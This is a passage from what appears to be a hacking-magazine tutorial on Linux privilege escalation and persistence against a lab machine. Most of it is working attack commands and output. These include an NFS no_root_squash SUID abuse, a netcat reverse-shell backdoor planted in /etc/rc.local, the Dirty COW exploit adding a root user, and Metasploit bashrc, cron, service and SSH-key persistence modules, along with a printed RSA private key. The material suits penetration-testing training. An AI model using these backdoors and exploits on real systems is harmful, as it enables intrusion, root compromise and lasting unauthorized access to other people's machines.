# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL) ALL



cool   ALL=(ALL) NOPASSWD: ALL
muhammad ALL=(ALL) NOPASSWD: ALL
#/home/muhammad/vuln/2/sudo, /bin/wget, /usr/bin/apt-get
# Uncomment to allow members of group sudo to not need a password
"/etc/sudoers" 38L, 690C written
root@LinESC:/home/muhammad#
```

Now, check the SUDO privileges of the user muhammad.

```
muhammad@LinESC:~$ id
uid=1000(muhammad) gid=1000(muhammad) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audi
o),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(sambashare),113(admin),1000(muha
mmad)
muhammad@LinESC:~$ sudo -l
User muhammad may run the following commands on this host:
    (ALL) NOPASSWD: ALL
muhammad@LinESC:~$
```

As readers can see, the user muhammad can execute all commands as root user now.

CASE : 6

EXPLOITING MISCONFIGURED SERVICES AND rc.local BACKDOOR

Nmap scan of the target earlier revealed that there is a Network File System (NFS) server running on the target. As already explained in our previous Issues many times, NFS server is a server used to share files over a network.

```
kali@kali:~$ nmap -sT 192.168.36.167
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-02 09:40 EST
Nmap scan report for 192.168.36.167
Host is up (0.011s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds
```

The shared files can be seen by viewing the /etc/exports file which has the primary configuration of NFS server. Let's view the /etc/exports file.

```
muhammad@LinESC:~$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync) hostname2(ro,sync)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt)
# /srv/nfs4/homes  gss/krb5i(rw,sync)
/home/muhammad *(rw,sync,insecure,no_subtree_check no_root_squash)
muhammad@LinESC:~$
```

As readers can see in the above image, the directory /home/muhammad is shared over NFS. Let's see all the options this share has been configured with.

-rw option gives clients connecting to this server a read-write permission on the share. Here it is the /home/muhammad directory.

-sync option ensures any changes made to the file data are immediate.

-insecure option allows even clients with NFS not using the default port which is 2049.

The fourth option **-no_root_squash** is the option of interest to us. By default, any remote clients connecting to the NFS server are changed into nfsbody users. NFSbody user is a user with low privileges. This is a security feature in NFS known as root squashing which can prevent unauthorized users from uploading binaries to the target and executing them.

The **-no_root_squash option** disables this security feature and gives remote root clients the same root rights on the target share. For this purpose, we go to the /mnt directory and create a new directory named "hcool". Note that this has to be done with root privileges. Let's see how.

```
kali@kali:/mnt$ sudo mkdir hcool
kali@kali:/mnt$ ls
hcool
kali@kali:/mnt$ cd
kali@kali:~$ sudo mount -o rw,vers=2 192.168.36.167:/home/muhammad /mnt/hcool/
kali@kali:~$ whereis nice
nice: /usr/bin/nice /usr/share/man/man1/nice.1.gz /usr/share/man/man2/nice.2.gz
kali@kali:~$ cp /usr/bin/nice /mnt/hcool
```

Then we mount this "hcool" directory to the remote machine. The plan is to upload a binary to the target and give it SETUID permissions. Let's upload "nice" binary.

```
kali@kali:~$ cp /usr/bin/nice /mnt/hcool
kali@kali:~$ cd /mnt/hcool
kali@kali:/mnt/hcool$ ls
nice  vuln
```

It's time to give it SUID permissions as shown below.

```
kali@kali:/mnt/hcool$ ls -l
total 44
-rwxr-xr-x 1 kali kali 38660 Jan  6 12:01 nice
drwxr-xr-x 6 kali kali  4096 Dec  4 04:07 vuln
kali@kali:/mnt/hcool$ chmod u+s nice
kali@kali:/mnt/hcool$ ls -l
total 44
-rwsr-xr-x 1 kali kali 38660 Jan  6 12:01 nice
drwxr-xr-x 6 kali kali  4096 Dec  4 04:07 vuln
kali@kali:/mnt/hcool$
```

All done. Let's just execute the nice binary to get a shell with root privileges.

```
muhammad@LinESC:~$ nice
0
muhammad@LinESC:~$ nice /bin/sh
# id
uid=1000(muhammad) gid=1000(muhammad) euid=0(root) groups=4(adm),20(dialout),24(cdrom),25(fl
oppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(sambashare),113(adm
in),1000(muhammad)
#
```

Here, setting the no_root_squash option to the NFs share is the misconfiguration.

The /etc/rc.local file is a file which is typically used by system adminsitrators. While starting the system, it is executed after all the system processes are started and before the multiuser process starts. It is executed with root privileges. Let's start a netcat backdoor in the rc.local file of the target.

```
# whereis rc.local
rc: /etc/rc4.d /etc/rc5.d /etc/rc0.d /etc/rc6.d /etc/rc2.d /etc/rc.local /etc/rc1.d /etc/rc3
.d
#
```

```
#!/bin/sh -e
#
# rc.local
#
# This script is executed at the end of each multiuser runlevel.
# Make sure that the script will "exit 0" on success or any other
# value on error.
#
# In order to enable or disable this script just change the execution
# bits.
#
# By default this script does nothing.
nc -e /bin/bash 192.168.36.132 4321
exit 0
~
~
~
~
~
~
~
-- INSERT -- W10: Warning: Changing a readonly file
```

Save the changes and start a netcat listener on the attacker system.

```
kali@kali:/mnt/hcool$ nc -lvp 4321
listening on [any] 4321 ...
```

When the target system is rebooted, we will get a shell back to the attacker system as shown below.

```
kali@kali:/mnt/hcool$ nc -lvp 4321
listening on [any] 4321 ...
192.168.36.167: inverse host lookup failed: Unknown host
connect to [192.168.36.132] from (UNKNOWN) [192.168.36.167] 38855
```

```
kali@kali:/mnt/hcool$ nc -lvp 4321
listening on [any] 4321 ...
192.168.36.167: inverse host lookup failed: Unknown host
connect to [192.168.36.132] from (UNKNOWN) [192.168.36.167] 38855
id
uid=0(root) gid=0(root)
uname -a
Linux LinESC 2.6.24-26-server #1 SMP Tue Dec 1 18:26:43 UTC 2009 x86_64 GNU/Linux
```

CASE : 7

EXPLOITING KERNEL AND OTHER WAYS OF BACKDOOING

In some cases, the vulnerable kernel itself may give root privileges on the target. The kernel of the target can be detected using the uname -a or uname -r commands as shown below.

```
kali@kali:~$ ssh muhammad@192.168.36.167
muhammad@192.168.36.167's password:
Linux LinESC 2.6.24-26-server #1 SMP Tue Dec 1 18:26:43 UTC 2009 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Wed Jan  6 11:50:49 2021 from 192.168.36.132
muhammad@LinESC:~$ uname -a
Linux LinESC 2.6.24-26-server #1 SMP Tue Dec 1 18:26:43 UTC 2009 x86_64 GNU/Linux
muhammad@LinESC:~$ uname -r
2.6.24-26-server
muhammad@LinESC:~$
```

A quick searchsploit search reveals any exploits belonging to the particular kernel.

```
kali@kali:~$ searchsploit linux 2.6.24
------------------------------------------------------ ---------------------------------
 Exploit Title                                        |  Path
------------------------------------------------------ ---------------------------------
Alienvault Open Source SIEM (OSSIM) < 4.7.0 - 'get_licens | linux/remote/42697.rb
Alienvault Open Source SIEM (OSSIM) < 4.7.0 - av-centerd  | linux/remote/33805.pl
Alienvault Open Source SIEM (OSSIM) < 4.8.0 - 'get_file'  | linux/remote/42695.rb
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory | linux/webapps/39642.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (P | linux/dos/36906.txt
                                                          |
Linux < 4.16.9 / < 4.14.41 - 4-byte Infoleak via Uninitia | linux/dos/44641.c
Linux < 4.20.14 - Virtual Address 0 is Mappable via Privi | linux/dos/46502.txt
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Priv | solaris/local/15962.c
Linux Kernel 2.4.1 < 2.4.37 / 2.6.1 < 2.6.32-rc5 - 'pipe. | linux/local/9844.py
Linux Kernel 2.4.4 < 2.4.37.4 / 2.6.0 < 2.6.30.4 - 'Sendp | linux/local/19933.rb
Linux Kernel 2.6.0 < 2.6.31 - 'pipe.c' Local Privilege Es | linux/local/33321.c
```

```
Linux Kernel 2.6.10 < 2.6.31.5 - 'pipe.c' Local Privilege | linux/local/40812.c
Linux Kernel 2.6.17 < 2.6.24.1 - 'vmsplice' Local Privile | linux/local/5092.c
Linux Kernel 2.6.20/2.6.24/2.6.27_7-10 (Ubuntu 7.04/8.04/ | linux/remote/8556.c
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/se | linux/local/40616.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' Ra | linux/local/40847.cpp
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW PTRACE_POKEDATA' R | linux/local/40838.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' | linux/local/40839.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem Ra | linux/local/40611.c
Linux Kernel 2.6.23 < 2.6.24 - 'vmsplice' Local Privilege | linux/local/5093.c
Linux Kernel 2.6.24_16-23/2.6.27_7-10/2.6.28.3 (Ubuntu 8. | linux_x86-64/local/9083.c
```

For example, the kernel we are searching vulnerabilities for is vulnerable to DirtyCow vulnera-bility. Let's download one of the DirtyCow exploits.

```
kali@kali:~$ searchsploit -m 40839.c
  Exploit: Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privileg
e Escalation (/etc/passwd Method)
      URL: https://www.exploit-db.com/exploits/40839
     Path: /usr/share/exploitdb/exploits/linux/local/40839.c
File Type: C source, ASCII text, with CRLF line terminators

cp: overwrite '/home/kali/40839.c'?
Copied to: /home/kali/40839.c
```

We copy the exploit to the target machine and compile it. This exploit creates a new user entr-y in the target machine's passwd file named "firefart"(credit to the creator of this exploit) with the password we configure. After compilation, execute the compiled binary.

```
muhammad@LinESC:/tmp$ wget http://192.168.36.132:8000/40839.c
--19:43:33--  http://192.168.36.132:8000/40839.c
          => `40839.c'
Connecting to 192.168.36.132:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5,006 (4.9K) [text/plain]

100%[=====================================================>] 5,006         --.--K/s

19:43:33 (84.84 KB/s) - `40839.c' saved [5006/5006]

muhammad@LinESC:/tmp$ gcc -pthread 40839.c -o dirty -lcrypt
muhammad@LinESC:/tmp$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fi8RL.Us0cfSs:0:0:pwned:/root:/bin/bash

mmap: 7f592b66f000


id

su firefart
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '123456'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '123456'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
muhammad@LinESC:/tmp$
muhammad@LinESC:/tmp$
```

Once the execution of the exploit is finished, we can login as the new user who has root privil
-eges.

```
muhammad@LinESC:/tmp$ id
uid=1000(muhammad) gid=1000(muhammad) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audi
o),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(sambashare),113(admin),1000(muha
mmad)
muhammad@LinESC:/tmp$
muhammad@LinESC:/tmp$ su firefart
Password:
[1]+  Exit 1                  nc -e /bin/bash 192.168.36.132 1234 2> /dev/null
firefart@LinESC:/tmp#
```

We can even do SSH login into the target.

```
kali@kali:~$ ssh firefart@192.168.36.167
Last login: Sun Jan  3 09:34:24 2021 from 192.168.36.132
Linux LinESC 2.6.24-26-server #1 SMP Tue Dec 1 18:26:43 UTC 2009 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
firefart@LinESC:~#
```

As our readers can see, we exploited the kernel to get elevated privileges.

Metasploit too has many persistent backdoor modules that give continuous and stable backdoor access on the target. To use these persistent backdoor modules, we need to have a shell with root privileges on the target first. Let's use the exploit/multi/shh/sshexec module t
-o get a privileged meterpreter session first.

```
msf6 > use exploit/multi/ssh/sshexec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/ssh/sshexec) > show options

Module options (exploit/multi/ssh/sshexec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The password to authenticate with.
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts
file with syntax 'file:<path>'
   RPORT      22               yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. Th
is must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randoml
y generated)
   URIPATH                     no        The URI to use for this exploit (default is random)
   USERNAME   root             yes       The user to authenticate as.


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   LHOST   192.168.36.132   yes       The listen address (an interface may be specified)
   LPORT   4444             yes       The listen port


Exploit target:
```

Since we already know the root user's credentials on the target machine, let's set those and execute the module to get a meterpreter session with high privileges.

```
msf6 exploit(multi/ssh/sshexec) > set username root
username ⇒ root
msf6 exploit(multi/ssh/sshexec) > set password chicken
password ⇒ chicken
msf6 exploit(multi/ssh/sshexec) > set rhosts 192.168.36.169
rhosts ⇒ 192.168.36.169
msf6 exploit(multi/ssh/sshexec) > run

[*] Started reverse TCP handler on 192.168.36.132:4444
[*] 192.168.36.169:22 - Sending stager ...
[*] Command Stager progress -  42.75% done (342/800 bytes)
[*] Sending stage (976712 bytes) to 192.168.36.169
[*] Meterpreter session 1 opened (192.168.36.132:4444 → 192.168.36.169:50884) at 2021-01-09
 05:23:16 -0500
[!] Timed out while waiting for command to return
[*] Command Stager progress - 100.00% done (800/800 bytes)

meterpreter > sysinfo
Computer     : LinESC.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-26-server)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: root @ LinESC (uid=0, gid=0, euid=0, egid=0)
meterpreter >
```

BASH PROFILE PERSISTENCE MODULE

This persistence module adds a backdoor execution trigger to the target's bash profile which is .bashrc file. This backdoor connects back to the attacker system as the target user opens a bash terminal.

```
msf6 > use exploit/linux/local/bash_profile_persistence
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(linux/local/bash_profile_persistence) > show options

Module options (exploit/linux/local/bash_profile_persistence):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   BASH_PROFILE  ~/.bashrc        yes       Target Bash profile location. Usually ~/.bashrc
or ~/.bash_profile.
   PAYLOAD_DIR   /var/tmp/        yes       Directory to write persistent payload file.
   SESSION                        yes       The session to run this module on.

Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.36.132   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Set the required options and execute the bash_profile_persistence module.

```
msf6 exploit(linux/local/bash_profile_persistence) > set lport 4545
lport => 4545
msf6 exploit(linux/local/bash_profile_persistence) > set session 1
session => 1
msf6 exploit(linux/local/bash_profile_persistence) > run

[+] Bash profile exists: /root/.bashrc
[+] Bash profile is writable: /root/.bashrc
[*] Created backup Bash profile: /home/kali/.msf4/logs/persistence/LinESC.localdomain_202101
09.054318/Bash_Profile.backup
[*] Writing '/var/tmp/ptALAUuNzhgzM' (96 bytes) ...
[+] Created Bash profile persistence
[*] Payload will be triggered when target opens a Bash terminal
[!] Don't forget to start your handler:
[!] msf> handler -H 192.168.36.132 -P 4545 -p cmd/unix/reverse_netcat
msf6 exploit(linux/local/bash_profile_persistence) >
```

As you can see in the above image, the target system's bash profile has been edited. Let's start a metasploit handler to receive the backdoor connection.

```
msf6 exploit(linux/local/bash_profile_persistence) > use exploit/multi/handler
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(multi/handler) > set lhost 192.168.36.132
lhost => 192.168.36.132
msf6 exploit(multi/handler) > set lport 4545
lport => 4545
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.132:4545
```

As soon as the user opens a bash shell on the target system as shown below, we will get a new netcat connection on the target machine as shown below.

```
muhammad@LinESC:/root$ su root
Password:
root@LinESC:~# bash
root@LinESC:~#
```

```
[*] Started reverse TCP handler on 192.168.36.132:4545
[*] Command shell session 2 opened (192.168.36.132:4545 → 192.168.36.169:44189) at 2021-01-
09 05:44:35 -0500

id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux LinESC 2.6.24-26-server #1 SMP Tue Dec 1 18:26:43 UTC 2009 x86_64 GNU/Linux
```

CRON PERSISTENCE MODULE

This module will create a crontab entry to get a backdoor. The good thing is it will automatically clean up the cron entry to prevent it from getting executed multiple times.

```
msf6 > use exploit/linux/local/cron_persistence
msf6 exploit(linux/local/cron_persistence) > show options

Module options (exploit/linux/local/cron_persistence):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   CLEANUP   true             yes       delete cron entry after execution
   SESSION                    yes       The session to run this module on.
   TIMING    * * * * *        no        cron timing.  Changing will require WfsDelay to be a
djusted
   USERNAME  root             no        User to run cron/crontab as
```

Set payload and all other required options.

```
msf6 exploit(linux/local/cron_persistence) > set payload cmd/unix/reverse_python
payload ⇒ cmd/unix/reverse_python
msf6 exploit(linux/local/cron_persistence) >

msf6 exploit(linux/local/cron_persistence) > set lhost 192.168.36.132
lhost ⇒ 192.168.36.132
msf6 exploit(linux/local/cron_persistence) > set lport 4242
lport ⇒ 4242
```

```
msf6 exploit(linux/local/cron_persistence) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Cron
   1   User Crontab
   2   System Crontab


msf6 exploit(linux/local/cron_persistence) > set target 0
target ⇒ 0
```

On executing, we automatically get a new command shell as shown below.

```
msf6 exploit(linux/local/cron_persistence) > set session 1
session ⇒ 1
msf6 exploit(linux/local/cron_persistence) > run

[!] SESSION may not be compatible with this module.
[*] Started reverse TCP handler on 192.168.36.132:4242
[*] Waiting 90sec for execution
[*] Command shell session 3 opened (192.168.36.132:4242 → 192.168.36.169:36354) at 2021-01-
09 06:24:02 -0500
[+] Deleted /etc/cron.d/lXAygDZmlv

id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux LinESC 2.6.24-26-server #1 SMP Tue Dec 1 18:26:43 UTC 2009 x86_64 GNU/Linux
```

RC_LOCAL_PERSISTENCE MODULE

This persistence module will edit /etc/rc.local in order to get a backdoor conection. The conne
-ction will start after the payload gets executed on the next reboot.

```
msf6 > use exploit/linux/local/rc_local_persistence
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(linux/local/rc_local_persistence) > show options

Module options (exploit/linux/local/rc_local_persistence):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.36.132   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Set the required options and execute the module.

```
msf6 exploit(linux/local/rc_local_persistence) > set session 2
session ⇒ 2
msf6 exploit(linux/local/rc_local_persistence) > set lport 4747
lport ⇒ 4747
msf6 exploit(linux/local/rc_local_persistence) > run

[*] Reading /etc/rc.local
[*] Patching /etc/rc.local
msf6 exploit(linux/local/rc_local_persistence) >
```

The rc.local file is edited. Let's start the handler to receive the backdoor connection.

```
msf6 > use exploit/multi/handler
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(multi/handler) > set lhost 192.168.36.132
lhost ⇒ 192.168.36.132
msf6 exploit(multi/handler) > set lport 4747
lport ⇒ 4747
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.132:4747
```

After the target system is rebooted, we will automatically get a new session on the target as shown below.

```
[*] Started reverse TCP handler on 192.168.36.132:4747
[*] 192.168.36.169 - Meterpreter session 1 closed.  Reason: Died
[*] 192.168.36.169 - Meterpreter session 2 closed.  Reason: Died
[*] Command shell session 3 opened (192.168.36.132:4747 → 192.168.36.169:45771) at 2021-01-
09 06:01:11 -0500

id
uid=0(root) gid=0(root)
uname -a
Linux LinESC 2.6.24-26-server #1 SMP Tue Dec 1 18:26:43 UTC 2009 x86_64 GNU/Linux
```

SERVICE PERSISTENCE MODULE

This persistence module will generate and upload a new executable to the target. This execu -table will be made persistent/ It will create a new service that will start the new executable whenever the service is running thus giving us a persistent backdoor.

```
msf6 > use exploit/linux/local/service_persistence
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(linux/local/service_persistence) > show options

Module options (exploit/linux/local/service_persistence):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   SERVICE                       no        Name of service to create
   SESSION                       yes       The session to run this module on.
   SHELLPATH    /usr/local/bin   yes       Writable path to put our shell
   SHELL_NAME                    no        Name of shell file to write


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.36.132   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Set all the required options and execute the module to get a new persistent shell.

```
msf6 exploit(linux/local/service_persistence) > set lport 4343
lport ⇒ 4343
msf6 exploit(linux/local/service_persistence) > set session 1
session ⇒ 1

msf6 exploit(linux/local/service_persistence) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Auto
   1   System V
   2   Upstart
   3   systemd
   4   systemd user


msf6 exploit(linux/local/service_persistence) > set target 1
target ⇒ 1
msf6 exploit(linux/local/service_persistence) > run

[!] SESSION may not be compatible with this module.
[*] Started reverse TCP handler on 192.168.36.132:4343
[*] Utilizing update-rc.d
[*] Command shell session 2 opened (192.168.36.132:4343 → 192.168.36.169:44737) at 2021-01-
09 06:13:46 -0500

id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux LinESC 2.6.24-26-server #1 SMP Tue Dec 1 18:26:43 UTC 2009 x86_64 GNU/Linux
```

SSH KEY PERSISTENCE MODULE

This persistence module will add a SSH key to specified user thus allowing SSH login at any time.

```
msf6 > use post/linux/manage/sshkey_persistence
msf6 post(linux/manage/sshkey_persistence) > show options

Module options (post/linux/manage/sshkey_persistence):

   Name             Current Setting      Required  Description
   ----             ---------------      --------  -----------
   CREATESSHFOLDER  false                yes       If no .ssh folder is found, create it fo
r a user
   PUBKEY                                no        Public Key File to use. (Default: Create
 a new one)
   SESSION                               yes       The session to run this module on.
   SSHD_CONFIG      /etc/ssh/sshd_config  yes       sshd_config file
   USERNAME                              no        User to add SSH key to (Default: all use
rs on box)

msf6 post(linux/manage/sshkey_persistence) >
```

Have any questions?
Fire them to
editor@hackercoolmagazine.com

Set the session ID and execute the module to add new SSH keys to the target.

```
msf6 post(linux/manage/sshkey_persistence) > set session 1
session ⇒ 1
msf6 post(linux/manage/sshkey_persistence) > run

[*] Checking SSH Permissions
[*] Authorized Keys File: .ssh/authorized_keys
[*] Finding .ssh directories
[+] Storing new private key as /home/kali/.msf4/loot/20210109063531_default_192.168.36.169_i
d_rsa_414899.txt
[*] Adding key to /home/muhammad/.ssh/authorized_keys
[+] Key Added
[*] Adding key to /root/.ssh/authorized_keys
[+] Key Added
[*] Post module execution completed
msf6 post(linux/manage/sshkey_persistence) >
```

Let's login with the new keys using the auxiliary/scanner/ssh/ssh_login_pubkey module.

```
msf6 > use auxiliary/scanner/ssh/ssh_login_pubkey
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > show options

Module options (auxiliary/scanner/ssh/ssh_login_pubkey):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the
current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to
 the list
   DB_ALL_USERS      false            no        Add all users in the current database to the
 list
   KEY_PASS                           no        Passphrase for SSH private key(s)
   KEY_PATH                           yes       Filename or directory of cleartext private k
eys. Filenames beginning with a dot, or ending in ".pub" will be skipped.
   RHOSTS                             yes       The target host(s), range CIDR identifier, o
r hosts file with syntax 'file:<path>'
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a
host
   THREADS           1                yes       The number of concurrent threads (max one pe
r host)
   USERNAME                           no        A specific username to authenticate as
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
```

Set the required options.

```
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > set username muhammad
username ⇒ muhammad
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > set rhosts 192.168.36.169
rhosts ⇒ 192.168.36.169
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > set key_path /home/kali/.msf4/loot/2021010906
3531_default_192.168.36.169_id_rsa_414899.txt
key_path ⇒ /home/kali/.msf4/loot/20210109063531_default_192.168.36.169_id_rsa_414899.txt
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) >
```

After all the options are set, execute the module.

```
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > run

[*] 192.168.36.169:22 SSH - Testing Cleartext Keys
[*] Testing 1 keys from /home/kali/.msf4/loot/20210109063531_default_192.168.36.169_id_rsa_4
14899.txt
[+] 192.168.36.169:22 - Success: 'muhammad:-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAq/c4uhXN17v6in3HOXJv23reSsbs3q/4Zoz/HlmYFHOtUoIu
R+jUMpuF9FIFlcRoXu+Ax49u50PQsNxo3IQzk7+u6etlIIMIYaKPDkOISDVZTD1Q
Q2W0fUQ7qlKg8j5F/NtPVJbH9X59h5oxbFM+A6mi+XaiTNAddKrGnIxgXHfJ47jC
```

```
V3eoDWl8CxWVpz1Xc3DRNPvEnpZzkLDsefFIDIv9QegStayKXinrCfG68hpQHa6g
GzblOcEIhFq/qhy34n7sWATTajfjxW7Orpz+TdB21+HFLcQfZ2TZcLowRNlHbJPw
JAQwQahyCh3f1Nhqq8XQw2ug7ZacpCxS9X0NHQIDAQABAoIBAQCRBo+6r8THWerz
fRvVIOOg78AkxBrjuvf8VJCbIegV53CWkt9BGeRLQcn4wGuhYOC8n7O1mQto0lJf
taJhxsRQqGl1MWY5wwgAfz2yQ9XdP9CtcVANZuqOckr3W3QMl+QiWTpQFlFQgnqP
L8TanGFCaX/ebuR1b1ZIG/Yf9GsXzzRbNocZfe/cBJoI3Px9kQfnQAnncCYPtRlF
omP9EGXFhhE2cQ9L1Ydexhyuv7/pepklahJT+AOnqzOa2v/iz2wGtL5qpZFUi5Oj
rKK5zks2OLhy8Zeo16Yq+TUJDvijR0D9/pQjQQAX9LMZBSj3Rbz1K7Gk0Y268yWg
6Vrj2SzpAoGBANctxh70EEQThhpjhjp3qDr/qk9rRRGHe9B7vN9FbWMtox1TAlif
aQLJxyzYyu2jl+vRkwpe02cJuAty3lbHpYCNFLW6hP4wFbofwCUkEHIVOBZ4Y0P8
g3uyIHEOL9OsjW8ahrDiIQ8J83eomI525L9QxkdH/eoHCDM2YQTSX4IDAoGBAMyW
ykjTvSpUMBMeva1hHgLkg42xsWAUZMmpUimSpniikTWxgZHlszmF4/tuBVH5d4zr
DnWlg+O35C2lfOpv6j9yrzG8cvwBCZ9dCSW8h9/JJ3yoCY7YTnTENlrUvga6s6ub
yGiXp10q06w8AH8GfaP8lvTROP4gT5VUMbmD8ppfAoGAV/JrgYc7hrd8HhkDaa4y
YjrQvzkWt71qS6HnZlIYDWs/ueKNmO8+mlciQyAwgMRWeZnkwV5UhU6hnHxMh6d9
63a+OjCL3uCEYNhNTmDZH+ewTu7Rk54Hl20MeWjU/20NOZXb6zvhSyZEDmooQEIz
6EX5ZHT2QMqy/UuCh9f8FUUCgYAIJp3Khv0LWa1MpbXi2XKrpNUE6SZq8IUPb7qB
Q4F0Xu2wGPFTkbYxPX9WvgxiNrEnoRnDYCPAB8yEcQpoAKtxea03Kw3dsmDiw38g
zMERDl+PXNZ8pWuCxWpw9fbYJ8oOtTcny5r0YEdsnjta1DRfOyn8ePVvUnQ5O9B7
VqFsuwKBgQCZicGo55t+mA0cTPhjAqHfIklEAEutsmkoFVbfzHpwB5PDuyCPVfT/
DQzDcJRES4LsgVyhhyNYN6PPX5vl3yNKeXLF+mXegLXqzYIqOXxG5DvWTSv3KvlW
yT8hbGdX6uc1KMhUILRZ2mOw1P486U4zi49Ab5EgUwsmN2FojEEqqA==
-----END RSA PRIVATE KEY-----
' 'uid=1000(muhammad) gid=1000(muhammad) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(a
udio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(sambashare),113(admin),1000(m
uhammad) Linux LinESC 2.6.24-26-server #1 SMP Tue Dec 1 18:26:43 UTC 2009 x86_64 GNU/Linux '
[!] No active DB -- Credential data will not be saved!
[*] Command shell session 5 opened (192.168.36.132:33801 → 192.168.36.169:22) at 2021-01-09
 06:40:38 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > 
```

As readers can see, we have successfully logged into the target machine with the new keys we created.

WHAT"S NEW

